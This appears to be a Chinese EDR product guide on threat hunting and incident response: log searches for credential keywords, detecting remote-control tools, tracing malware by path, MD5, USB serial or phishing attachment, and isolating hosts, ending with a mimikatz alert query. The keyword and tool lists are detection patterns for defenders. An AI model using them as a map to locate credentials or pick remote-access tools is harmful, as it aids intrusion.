
主动日志检索包含password、pwd、账户信息、.cert等关键字。

* + - 1. 应对攻击

检索日志：

通过在威胁追踪页面搜索关键字定位有风险终端，如password.docx





* + 1. 远控类等非办公软件使用检测
       1. 概念

黑客常常利用流行的远控软件来操作终端。远控软件可能来自黑客的恶意部署或者用户主动安装而常驻的远程服务。


* + - 1. 方式

检索Team Viewer，Go2Assist，LogMein，AmmyyAdmin，VNC，向日葵等工具的进程。


* + - 1. 应对攻击

检索日志

如检索VNC的使用情况，根据VNC Server端服务进程名检索。



然后“按统计终端mid统计”，可查看使用的范围。



* + 1. 发现恶意文件，确认样本的传播途径
       1. 概念

黑客在渗透过程中往往会用到公开或自研的工具。工具文件可能来自网络钓鱼下载、IM传输或内网横向移动等。通过溯源文件传播途径，可以确认被入侵的最初来源。

* + - 1. 方式
      2. 应对攻击

检索日志

如下根据文件路径或文件名检索。可以看到文件是通过chrome.exe下载。




* + 1. 根据文件MD5，确认攻击失陷范围
       1. 概念

黑客利用的恶意工具在内网终端中横向移动时候，会留下痕迹。通过追查文件痕迹在哪些终端中出现，确定有多少终端被攻陷。

* + - 1. 方式
      2. 应对攻击

检索日志：

根据文件md5检索，并添加“按终端mid统计”，可以得知该文件在哪些终端上出现过。




* + 1. 根据移动存储设备SN号，确认攻击失陷范围
       1. 概念

利用U盘在内网中传播，是黑客常用的一种方式。每个U盘会有唯一的SN码。通过SN码、U盘传输过的文件加上终端标识（IP或MID），可以确定一个U盘在多少终端使用过，且传输过什么文件。


* + - 1. 方式
      2. 应对攻击

检索日志

先根据日志类型“U盘文件传输”或加上可疑文件路径做检索，可以确定usb序列号



再根据U盘序列号检索 -> “按终端统计”或“按终端mid统计”




* + 1. 钓鱼邮件攻击，根据附件内容确认失陷范围
       1. 概念


发送经过精心设计的钓鱼邮件，诱导用户运行恶意附件或链接是黑客经常利用的渗透方式。通过记录和检索内网终端邮件来往的附件，确定失陷范围。

* + - 1. 方式
      2. 应对攻击

存在告警


能从告警信息里看到outlook身影。一般是通过邮件附件启动了一个程序。





检索日志

从告警信息里看到了Allstaff.doc文件，可以检索：Allstaff.doc，并按终端统计，可以查看哪些终端收到过该附件。





* + 1. 对可疑沦陷终端，进行远程调查
       1. 概念

分析一个终端是否被攻击，往往需要配合该终端的多个迹象或证据来辅助判断。远程调查功能提供了可以一键提取聚合终端的日志信息的能力，如可以查看终端启动项、终端服务、计划任务等关键项信息。

* + - 1. 方式
      2. 应对攻击

**打开威胁追踪 – 调查页面，输入ip或MID、终端名称信息，点击“调查”，等待一会计算出调查结果。点击“查看”可以看详细内容，包含了终端的详细信息。**






* + 1. 对恶意进程，进行处置（终止、隔离）
       1. 概念


如果确定一个终端被攻击。需要迅速的进行处置。EDR提供了远程结束终端恶意进程（终止）和切断终端网络（隔离）两种处置方式。

* + - 1. 方式
      2. 应对攻击


终端进程终止和隔离有两个入口。

第一个入口，从“威胁追踪”检索 – “响应”，下发结束结束进程和隔离终端任务。







通过任务列表，可以看到任务状态。



第二个入口：从“威胁告警”，具体到一个告警的“查看”，进入有可进行终止进程和终端隔离。





* + 1. 根进程溯源示例

以mimikazt告警为例：

在EDR信息中心，一条终端进程信息里包含了父进程的pid和进程路径。

先拿到的告警的进程是mimikazt.exe，比较遗憾告警里没有显示完整的进程链（算法导致），所以只能从mimikazt.exe开始追。但是从告警里可以拿到终端ip、pid、进程路径、命令行参数。



根据mimikazt.exe进程名与进程ip检索：process\_name:"mimikatz.exe" AND [sip:"10.95.13.12](sip:%2210.95.13.12)"

